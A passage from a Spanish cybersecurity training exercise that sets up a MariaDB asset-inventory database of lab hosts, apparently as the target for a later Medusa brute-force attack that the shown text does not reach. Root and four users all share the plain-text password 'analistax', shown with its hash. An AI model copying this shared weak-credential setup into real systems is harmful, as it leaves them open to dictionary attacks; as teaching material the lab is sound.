# Ciberseguridad en Entornos de las Tecnologías de la Información

## Módulo 5021 – Incidentes de Ciberseguridad

## Ejercicio – Ataque a un Inventario de Activos con Medusa

# Pliego de Descargo

- *Los ejercicios y conocimientos contenidos en el Módulo 5021, Incidentes de Ciberseguridad, tienen un propósito exclusivamente formativo, por lo que **nunca se deberán utilizar con fines maliciosos o delictivos.***
- *Ni el Ministerio de Educación y Formación Profesional como organismo oficial, ni el CIDEAD como área integrada en el mismo, serán responsables en ningún caso de los daños directos o indirectos que pudieran derivarse del uso inadecuado de las herramientas de hacking ético utilizadas en dichos ejercicios.*


# El Inventario de Activos

- En este ejercicio prepararemos un sencillo inventario de activos o registro de planta, que describirá las máquinas de nuestra instalación e incluirá todos los parámetros necesarios para gestionarlas adecuadamente.
- Esta base de datos puede llegar a tener miles de filas en una instalación empresarial, pues en ella se llegan a recoger los datos de todos los hosts, dispositivos de *networking* y dispositivos IoT.
- Por lo general, este tipo de bases de datos no sólo se rellenan manualmente, sino que se pueblan mediante aplicaciones con función de Descubrimiento.
- La securización de este tipo de inventarios se debe efectuar desde el primer momento, mediante las utilidades propias del gestor de base de datos. Además, es conveniente generar claves de acceso lo más complicadas posible, pues estas bases de datos son objetivos estrella de los ataques con Fuerza Bruta y Diccionarios, por contener la información clave de los recursos de la empresa.

# Actualización del Entorno de Laboratorio

- Antes de comenzar con las labores de instalación y configuración, actualizamos el entorno de laboratorio de la forma habitual.


```
sudo apt update

sudo apt upgrade

sudo apt autoremove

sudo apt autoclean
```



# Instalación del Gestor de la Base de Datos Relacional

- En primer lugar, procedemos a instalar el Gestor de la Base de Datos Relacional MySQL.
- Para ello, instalaremos el servidor de MariaDB, que es una bifurcación (*branch*) del original.
- MariaDB tiene más eficiencia y está mantenido por una comunidad de usuarios muy activa.


```
sudo apt install mariadb-server
```



# Instalación de la Base de Datos Finalizada


- Habilitamos el arranque con el inicio de la máquina y lanzamos el proceso:

```
sudo systemctl enable mysql
sudo systemctl start mysql
ps -ef|grep sql
```



# Securización de la Base de Datos


- A continuación, procedemos a securizar la instalación efectuada, ejecutando el script nativo de MySQL al efecto: `sudo mysql_secure_installation`



# Acciones del Script

Con este script efectuaremos entre otras las siguientes acciones, que contribuirán a la securización del gestor:

- Fijaremos la password para root: analistax (teclear con cuidado, sólo da una opción).
- Desactivaremos los usuarios anónimos.
- Desactivaremos el acceso remoto mediante root.
- Retiraremos la base de datos “test”.



# Creación BD y Usuarios


- Entramos como root al gestor de base de datos:

```
sudo mysql -u root -p
```

- Creamos la base de datos:

```
show databases;

create database inventario;

show databases;
```

- Creamos los usuarios de trabajo (comandos en página siguiente).



# Sentencias SQL para Creación y Autorización de los Usuarios

```
create user 'lab1'@'localhost' identified by 'analistax';
create user 'lab2'@'localhost' identified by 'analistax';
create user 'lab3'@'localhost' identified by 'analistax';
create user 'lab4'@'localhost' identified by 'analistax';

grant all privileges on inventario.* to 'lab1'@'localhost';
grant all privileges on inventario.* to 'lab2'@'localhost';
grant all privileges on inventario.* to 'lab3'@'localhost';
grant all privileges on inventario.* to 'lab4'@'localhost';

flush privileges;
```


# Respuestas de la Creación y Autorización de los Usuarios

```
MariaDB [(none)]> create user 'lab1'@'localhost' identified by 'analistax';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> create user 'lab2'@'localhost' identified by 'analistax';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> create user 'lab3'@'localhost' identified by 'analistax';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> create user 'lab4'@'localhost' identified by 'analistax';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> grant all privileges on inventario.* to 'lab1'@'localhost';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> grant all privileges on inventario.* to 'lab2'@'localhost';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> grant all privileges on inventario.* to 'lab3'@'localhost';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> grant all privileges on inventario.* to 'lab4'@'localhost';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]>
```

# Selección de la Base de Datos de Trabajo

- Visualizamos las bases de datos existentes y seleccionamos la base de datos de trabajo:

```
show databases;
use mysql;
```



# Visualización de las Tablas de la BD

- Visualizamos las tablas existentes en la base de datos de trabajo:

```
show tables;
```

```
MariaDB [mysql]> show tables
    -> ;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| column_stats              |
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| global_priv               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| index_stats               |
| innodb_index_stats        |
| innodb_table_stats        |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| transaction_registry      |
| user                      |
+---------------------------+
31 rows in set (0.001 sec)
```

# Visualización de Usuarios y de los Permisos del Usuario Activo

- Visualizamos los usuarios existentes en la base de datos, así como los permisos del usuario activo:

```
select user,host from mysql.user;
select current_user();
show grants;
```

```
MariaDB [mysql]> select user,host from mysql.user;
+-------------+-----------+
| User        | Host      |
+-------------+-----------+
| lab1        | localhost |
| lab2        | localhost |
| lab3        | localhost |
| lab4        | localhost |
| mariadb.sys | localhost |
| mysql       | localhost |
| root        | localhost |
+-------------+-----------+
7 rows in set (0.003 sec)

MariaDB [mysql]> select current_user();
+----------------+
| current_user() |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.000 sec)

MariaDB [mysql]> show grants;
+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| Grants for root@localhost                                                                                                                                             |
+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO `root`@`localhost` IDENTIFIED VIA mysql_native_password USING '*8772FC0DDAF3A3EFDB657CAA1C550DB3BE6A85FB' OR unix_socket WITH GRANT OPTION |
| GRANT PROXY ON ''@'%' TO 'root'@'localhost' WITH GRANT OPTION                                                                                                         |
+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+
2 rows in set (0.000 sec)
```

# Visualización de los Permisos del Resto de los Usuarios

- Visualizamos los permisos del resto de los usuarios existentes en la base de datos:

```
show grants for 'lab1'@'localhost';
show grants for 'lab2'@'localhost';
show grants for 'lab3'@'localhost';
show grants for 'lab4'@'localhost';
```

# Respuestas de la Visualización de Permisos de los Usuarios

```
MariaDB [mysql]> show grants for 'lab1'@'localhost';
+-----------------------------------------------------------------------------------------------------------------+
| Grants for lab1@localhost                                                                                       |
+-----------------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `lab1`@`localhost` IDENTIFIED BY PASSWORD '*8772FC0DDAF3A3EFDB657CAA1C550DB3BE6A85FB' |
| GRANT ALL PRIVILEGES ON `inventario`.* TO `lab1`@`localhost`                                                    |
+-----------------------------------------------------------------------------------------------------------------+
2 rows in set (0.000 sec)

MariaDB [mysql]> show grants for 'lab2'@'localhost';
+-----------------------------------------------------------------------------------------------------------------+
| Grants for lab2@localhost                                                                                       |
+-----------------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `lab2`@`localhost` IDENTIFIED BY PASSWORD '*8772FC0DDAF3A3EFDB657CAA1C550DB3BE6A85FB' |
| GRANT ALL PRIVILEGES ON `inventario`.* TO `lab2`@`localhost`                                                    |
+-----------------------------------------------------------------------------------------------------------------+
2 rows in set (0.000 sec)

MariaDB [mysql]> show grants for 'lab3'@'localhost';
+-----------------------------------------------------------------------------------------------------------------+
| Grants for lab3@localhost                                                                                       |
+-----------------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `lab3`@`localhost` IDENTIFIED BY PASSWORD '*8772FC0DDAF3A3EFDB657CAA1C550DB3BE6A85FB' |
| GRANT ALL PRIVILEGES ON `inventario`.* TO `lab3`@`localhost`                                                    |
+-----------------------------------------------------------------------------------------------------------------+
2 rows in set (0.000 sec)

MariaDB [mysql]> show grants for 'lab4'@'localhost';
+-----------------------------------------------------------------------------------------------------------------+
| Grants for lab4@localhost                                                                                       |
+-----------------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `lab4`@`localhost` IDENTIFIED BY PASSWORD '*8772FC0DDAF3A3EFDB657CAA1C550DB3BE6A85FB' |
| GRANT ALL PRIVILEGES ON `inventario`.* TO `lab4`@`localhost`                                                    |
+-----------------------------------------------------------------------------------------------------------------+
2 rows in set (0.000 sec)
```

# Creación de la Tabla Principal en la BD Inventario

- A continuación, creamos la tabla principal del registro de planta en la base de datos del inventario de activos, para contener los datos de nuestra instalación:

| Nombre Host | Dirección IP Estática | Sistema Operativo | Modelo Máquina | Función en el SOC | Observaciones |
|---|---|---|---|---|---|
| Router | 192.168.1.1 | Askey SO | RTF3505VW | Conexión Internet | LAN, WiFi |
| Switch | 192.168.1.20 | 3com SO | SuperStack 3 3300XM | Three-Legged Switch | LAN, WiFi Inhabilitada |
| DMZ1 | 192.168.1.21 | Raspbian | Raspberry Pi 4B | IDS / SIEM | LAN, WiFi Inhabilitada |
| DMZ2 | 192.168.1.22 | Raspbian | Raspberry Pi 3B+ | NAS / VAULT | LAN, WiFi Inhabilitada |
| LAB1 | 192.168.1.23 | Linux Mint | MinisForum N34 | Laboratorio Ubuntu / Debian | LAN, WiFi Inhabilitada |
| LAB2 | 192.168.1.24 | Raspbian | Raspberry Pi 3B+ | Laboratorio Raspbian | LAN, WiFi Inhabilitada |
| LAN1 | 192.168.1.25 | Raspbian | Raspberry Pi 2B | Firewall / Inventario Activos | LAN, WiFi Inhabilitada |

# Estructura de la Tabla Principal en la BD Inventario

La estructura de la tabla será la siguiente:

- id. Identificador del registro, autogenerado. Entero de tamaño medio
- nombre_host. Cadena de 30 caracteres.
- direccion_ip. Cadena de 30 caracteres.
- sis_op. Cadena de 30 caracteres.
- modelo. Cadena de 30 caracteres.
- funcion_soc. Cadena de 30 caracteres.
- usuario. Cadena de 30 caracteres.
- password_hash. Cadena de 255 caracteres. Sólo hash, NUNCA passwords en claro.
- observaciones. Cadena de 255 caracteres.
- Clave Primaria. Clave principal o identificador único de cada registro de la tabla.

# Sentencia de Creación de la Tabla Principal en la BD Inventario

```
CREATE TABLE inventario.principal(
            id MEDIUMINT NOT NULL AUTO_INCREMENT,
            nombre_host CHAR(30) NOT NULL,
            direccion_ip CHAR(30),
            sis_op CHAR(30),
            modelo CHAR(30),
            funcion_soc CHAR(30),
            usuario CHAR(30),
            password_hash CHAR(255),
            observaciones CHAR(255),
            PRIMARY KEY (id) );
```

```
MariaDB [mysql]> CREATE TABLE inventario.principal(
    -> id MEDIUMINT NOT NULL AUTO_INCREMENT,
    -> nombre_host CHAR(30) NOT NULL,
    -> direccion_ip CHAR(30),
    -> sis_op CHAR(30),
    -> modelo CHAR(30),
    -> funcion_soc CHAR(30),
    -> usuario CHAR(30),
    -> password_hash CHAR(255),
    -> observaciones CHAR(255),
    -> PRIMARY KEY (id) );
Query OK, 0 rows affected (0.028 sec)
```

# Comprobación Tabla

- Comprobamos que la tabla se ha creado correctamente:

```
use inventario;
show tables;
describe principal;
```

```
MariaDB [mysql]> use inventario;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [inventario]> show tables;
+----------------------+
| Tables_in_inventario |
+----------------------+
| principal            |
+----------------------+
1 row in set (0.001 sec)

MariaDB [inventario]> describe principal;
+---------------+--------------+------+-----+---------+----------------+
| Field         | Type         | Null | Key | Default | Extra          |
+---------------+--------------+------+-----+---------+----------------+
| id            | mediumint(9) | NO   | PRI | NULL    | auto_increment |
| nombre_host   | char(30)     | NO   |     | NULL    |                |
| direccion_ip  | char(30)     | YES  |     | NULL    |                |
| sis_op        | char(30)     | YES  |     | NULL    |                |
| modelo        | char(30)     | YES  |     | NULL    |                |
| funcion_soc   | char(30)     | YES  |     | NULL    |                |
| usuario       | char(30)     | YES  |     | NULL    |                |
| password_hash | char(255)    | YES  |     | NULL    |                |
| observaciones | char(255)    | YES  |     | NULL    |                |
+---------------+--------------+------+-----+---------+----------------+
9 rows in set (0.003 sec)
```

# Inserción de los Datos de los Equipos en la Tabla Principal

```
insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values
('router', '192.168.1.1', 'Askey SO', 'RTF3505VW', 'Conexion Internet');

insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values
('switch', '192.168.1.20', '3com SO', 'SuperStack 3 3300XM', 'Three-Legged Switch');

insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values
('DMZ1', '192.168.1.21', 'Raspbian', 'Raspberry Pi 4B', 'IDS/SIEM');

insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values
('DMZ2', '192.168.1.22', 'Raspbian', 'Raspberry Pi 3B+', 'NAS/VAULT');

insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values
('LAB1', '192.168.1.23', 'Linux Mint', 'MinisForum N34', 'Laboratorio Ubuntu/Debian');

insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values
('LAB2', '192.168.1.24', 'Raspbian', 'Raspberry Pi 3B+', 'Laboratorio Raspbian');

insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values
('LAN1', '192.168.1.25', 'Raspbian', 'Raspberry Pi 2B', 'Firewall/Inventario Activos');
```

# Respuestas Inserción de los Datos de los Equipos en la Tabla

```
MariaDB [inventario]> insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values ('router', '192.168.1.1', 'Askey SO', 'RTF3505VW', 'Conexion
 Internet');
Query OK, 1 row affected (0.003 sec)

MariaDB [inventario]> insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values ('switch', '192.168.1.20', '3com SO', 'SuperStack 3 3300XM',
 'Three-Legged Switch');
Query OK, 1 row affected (0.002 sec)

MariaDB [inventario]> insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values ('DMZ1', '192.168.1.21', 'Raspbian', 'Raspberry Pi 4B', 'IDS
/SIEM');
Query OK, 1 row affected (0.002 sec)

MariaDB [inventario]> insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values ('DMZ2', '192.168.1.22', 'Raspbian', 'Raspberry Pi 3B+', 'NA
S/VAULT');
Query OK, 1 row affected (0.003 sec)

MariaDB [inventario]> insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values ('LAB1', '192.168.1.23', 'Linux Mint', 'MinisForum N34', 'La
boratorio Ubuntu/Debian');
Query OK, 1 row affected (0.002 sec)

MariaDB [inventario]> insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values ('LAB2', '192.168.1.24', 'Raspbian', 'Raspberry Pi 3B+', 'La
boratorio Raspbian');
Query OK, 1 row affected (0.002 sec)

MariaDB [inventario]> insert into principal (nombre_host, direccion_ip, sis_op, modelo, funcion_soc) values ('LAN1', '192.168.1.25', 'Raspbian', 'Raspberry Pi 2B', 'Fir
ewall/Inventario Activos');
Query OK, 1 row affected (0.002 sec)
```

# Visualización de los Datos de Equipos Insertados en la Tabla

- Visualizamos el contenido de la tabla principal:

```
select * from principal;
```

```
MariaDB [inventario]> select * from principal;
+----+-------------+--------------+-----------+---------------------+-----------------------------+---------+---------------+---------------+
| id | nombre_host | direccion_ip | sis_op    | modelo              | funcion_soc                 | usuario | password_hash | observaciones |
+----+-------------+--------------+-----------+---------------------+-----------------------------+---------+---------------+---------------+
|  1 | router      | 192.168.1.1  | Askey SO  | RTF3505VW           | Conexion Internet           | NULL    | NULL          | NULL          |
|  2 | switch      | 192.168.1.20 | 3com SO   | SuperStack 3 3300XM | Three-Legged Switch         | NULL    | NULL          | NULL          |
|  3 | DMZ1        | 192.168.1.21 | Raspbian  | Raspberry Pi 4B     | IDS/SIEM                    | NULL    | NULL          | NULL          |
|  4 | DMZ2        | 192.168.1.22 | Raspbian  | Raspberry Pi 3B+    | NAS/VAULT                   | NULL    | NULL          | NULL          |
|  5 | LAB1        | 192.168.1.23 | Linux Mint | MinisForum N34      | Laboratorio Ubuntu/Debian   | NULL    | NULL          | NULL          |
|  6 | LAB2        | 192.168.1.24 | Raspbian  | Raspberry Pi 3B+    | Laboratorio Raspbian        | NULL    | NULL          | NULL          |
